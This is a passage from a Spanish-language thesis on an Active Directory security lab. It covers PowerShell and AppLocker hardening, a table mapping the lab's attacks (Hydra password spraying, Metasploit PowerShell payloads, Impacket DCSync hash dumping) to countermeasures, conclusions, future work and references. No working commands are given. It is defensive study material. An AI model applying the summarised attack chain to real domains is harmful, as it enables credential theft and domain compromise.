Se debe forzar el entorno mediante una variable de entorno del sistema (`$env:__PSLockdownPolicy = 4`) [8] o mediante el despliegue de políticas de **AppLocker** [7] o **Windows Defender Application Control (WDAC)**. Al configurar AppLocker en modo de lista blanca (Allow), cualquier script que no esté explícitamente firmado o permitido se ejecutará automáticamente en modo **CLM** para los usuarios no administradores.


- **Auditoría Avanzada y Registro de Bloques de Script:**

Para que Wazuh pueda correlacionar actividades sospechosas de PowerShell, se requiere una visibilidad total de los comandos ejecutados, incluso si se encuentran ofuscados.

Se deben activar mediante GPO las siguientes directivas:




**Figura 22. Configuración de la directiva de registro de bloques de script.**



Fuente: Controlador de Dominio.

**Figura 23. Configuración de la directiva de transcripción de PowerShell.**



Fuente: Controlador de Dominio.

#### 4.5.3. Matriz de relación, ataque y contramedida preventiva

A modo de síntesis, la siguiente tabla correlaciona las técnicas ofensivas ejecutadas en el laboratorio con las contramedidas de mitigación propuestas:

**Tabla 3.** *Matriz entre técnicas ofensivas y contramedidas preventivas propuestas.*

| Fase del Ataque            | Técnica Ofensiva                    | Herramienta                      | Impacto en el laboratorio                          | Contramedida Preventiva Propuesta                                   |
|----------------------------|-------------------------------------|----------------------------------|----------------------------------------------------|---------------------------------------------------------------------|
| Acceso inicial             | Fuerza bruta/<br>Password Spraying  | Hydra (SMB)                      | Compromiso de credenciales de usuarios             | Restricción/<br>Auditoría de NTLM y directivas de bloqueo de cuenta |
| Ejecución/<br>persistencia | Command Stager/<br>Fileless Payload | Metasploit (PowerShell)          | Ejecución de agentes en memoria (Session Opening)  | PowerShell CLM y control de aplicaciones con AppLocker              |
| Escalada de privilegios    | Volcado de hashes del NTDS.dit      | Impacket (DCSync)                | Obtención de hashes de toda la base de datos de AD | Restricción de DACLs sobre derechos de replicación de AD            |
| Evasión de defensas        | Ofuscación de comandos              | Expresiones regulares/<br>Base64 | Dificultad de detección en firmas tradicionales    | PowerShell Script Block Logging (Event ID 4104) y reglas de Wazuh   |

## 5. Conclusiones y Trabajos Futuros

### 5.1. Conclusiones

La realización de este trabajo de fin de estudios ha permitido consolidar un escenario práctico de seguridad en entornos corporativos basados en Active Directory, cumpliendo satisfactoriamente con los objetivos planteados desde una perspectiva dual, ofensiva (Red Team) y defensiva (Blue Team).

En relación con los objetivos específicos definidos, se extraen las siguientes conclusiones:

- **Diseño y despliegue del laboratorio:** Se logró implementar con éxito un entorno virtualizado realista que permite la ejecución controlada de las pruebas sin riesgo para activos reales, sentando una base sólida para el proyecto.
- **Vulnerabilidad intrínseca (Fase ofensiva):** La ejecución del Red Team demostró que un entorno sin bastionar es altamente vulnerable. El uso de Nmap, Hydra y Metasploit permitió explotar configuraciones por defecto, escalando privilegios hasta comprometer el dominio en un tiempo reducido.
- **Visibilidad como pilar defensivo (Blue Team):** La implementación de la arquitectura defensiva evidenció que Wazuh, complementado con Suricata y las directivas de Microsoft Sysmon, es capaz de proporcionar la telemetría y visibilidad necesarias para detectar amenazas complejas y movimientos laterales en tiempo real.
- **Trazabilidad mediante marcos de referencia:** El mapeo de las actividades ofensivas y defensivas con MITRE ATT&CK y Cyber Kill Chain resultó ser un éxito, estandarizando los eventos y facilitando la comprensión táctica del ataque, lo que resulta fundamental para la categorización en un SOC moderno.

- **Análisis de efectividad y correlación:** La evaluación de resultados demostró la criticidad de un SIEM. Se constató que, aunque el almacenamiento local de logs es insuficiente, la centralización y correlación en Wazuh permitió detectar la intrusión, transformando el ruido en alertas de alta fidelidad.
- **Efectividad del bastionado (mejoras proactivas):** Las contramedidas propuestas (GPOs y restricción de PowerShell) confirmaron que es posible mitigar de raíz los vectores explotados. Esto concluye que la seguridad óptima en Active Directory requiere no solo de monitorización reactiva, sino de un endurecimiento continuo de la infraestructura, validando el éxito total de este proyecto.

## 5.2. Trabajos Futuros

Dada la constante evolución de las amenazas cibernéticas y las infraestructuras IT, este proyecto sienta las bases para múltiples líneas de investigación y desarrollo futuro que permitirán elevar la madurez tecnológica del escenario:

- **Implementación del Modelo de Administración por Niveles (*Tiering Model*):**

Una de las expansiones más naturales para este laboratorio es el diseño y despliegue del **Enterprise Access Model** (antiguo modelo de tres niveles, llamados Tier 0, Tier 1 y Tier 2) de Microsoft. Investigar la segregación estricta de credenciales administrativas para garantizar de forma técnica que un Administrador de Dominio (Tier 0) no inicie sesión en una estación de trabajo convencional (Tier 2), mitigando de manera definitiva los ataques basados en la extracción de hashes NTLM o tickets Kerberos de la memoria de equipos comprometidos.

- **Transición hacia Entornos Híbridos y Microsoft Entra ID:**

Las organizaciones actuales operan mayoritariamente en entornos de nube o híbridos. Una línea de trabajo futura prioritaria consistirá en conectar este entorno local de Active Directory con **Microsoft Entra ID [9]** (antiguo Azure AD) mediante **Entra ID Connect**. Esto permitirá estudiar los vectores de ataque emergentes que aprovechan las relaciones de confianza híbridas y evaluar las capacidades de monitorización defensiva en la nube.

- **Automatización de la Respuesta ante Incidentes mediante SOAR:**

El enfoque defensivo actual de este proyecto es predominantemente investigativo y pasivo a través del SIEM. Se propone como trabajo futuro la integración de una plataforma **SOAR (Security Orchestration, Automation, and Response)**. El objetivo será diseñar **playbooks** automatizados que, ante la detección en el SIEM de un evento crítico, aislen automáticamente el host afectado en la red, bloqueen la cuenta de usuario comprometida e invaliden sus sesiones activas de manera inmediata.

- **Despliegue de Tecnologías EDR/XDR y Evasión Avanzada:**  
Reemplazar o complementar el agente de Sysmon con soluciones de detección y respuesta en el endpoint de código abierto o comerciales. Esto abriría las puertas a la investigación de técnicas de evasión avanzadas que utilizan los atacantes modernos, como el bypass de la interfaz **AMSI**, el desbloqueo de llamadas al sistema **API** o la manipulación de los propios agentes defensivos, analizando cómo deben evolucionar las reglas del SIEM para detectar estas técnicas de ocultación.
  
- **Auditoría y Simulación de Adversarios Automatizada:**  
Implementar herramientas de análisis de gráficos de ataque continuos como **BloodHound** integradas en el ciclo de vida defensivo. Además, se plantea la incorporación de marcos de simulación de adversarios automatizados como **Caldera** o **Atomic Red Team**, permitiendo ejecutar de forma programada y constante las técnicas de la matriz MITRE ATT&CK para validar la resiliencia del entorno de forma continua ante cambios de configuración.

## Referencias bibliográficas

[1] Campus Ciberseguridad. (s.f.). Metasploit: herramienta esencial en ciberseguridad. Blog de Campus Ciberseguridad.

<https://www.campusciberseguridad.com/blog/metasploit-herramienta-esencial-ciberseguridad/>

[2] Nmap Project. (s.f.). Nmap Network Scanning (Official Guide). Nmap.org.

<https://nmap.org/book/toc.html>

[3] IBM. (s.f.). ¿Qué es MITRE ATT&CK? IBM Think.

<https://www.ibm.com/es-es/think/topics/mitre-attack>

[4] NGI. (s.f.). THC-Hydra: Ataques de contraseñas a servicios de red. Next Generation Information.

<https://www.ngi.es/thc-hydra-ataques-contrasenas-servicios-red/>

[5] Fortra. (s.f.). Impacket [Repositorio de GitHub]. GitHub.

<https://github.com/fortra/impacket>

[6] Microsoft. (s.f.). Sysmon - Sysinternals. Microsoft Learn.

<https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon>

[7] Microsoft. (s.f.). AppLocker overview. Microsoft Learn.

<https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/applocker/applocker-overview>

[8] PowerShell Team. (s.f.). PowerShell Constrained Language Mode. Microsoft Developer Blogs.

<https://devblogs.microsoft.com/powershell/powershell-constrained-language-mode/>

[9] Microsoft. (s.f.). Microsoft Entra ID. Microsoft Security.

<https://www.microsoft.com/es-es/security/business/identity-access/microsoft-entra-id>

[10] Check Point Software. (s.f.). ¿Qué es un Purple Team? Cyber Hub.

<https://www.checkpoint.com/es/cyber-hub/cyber-security/what-is-a-purple-team/>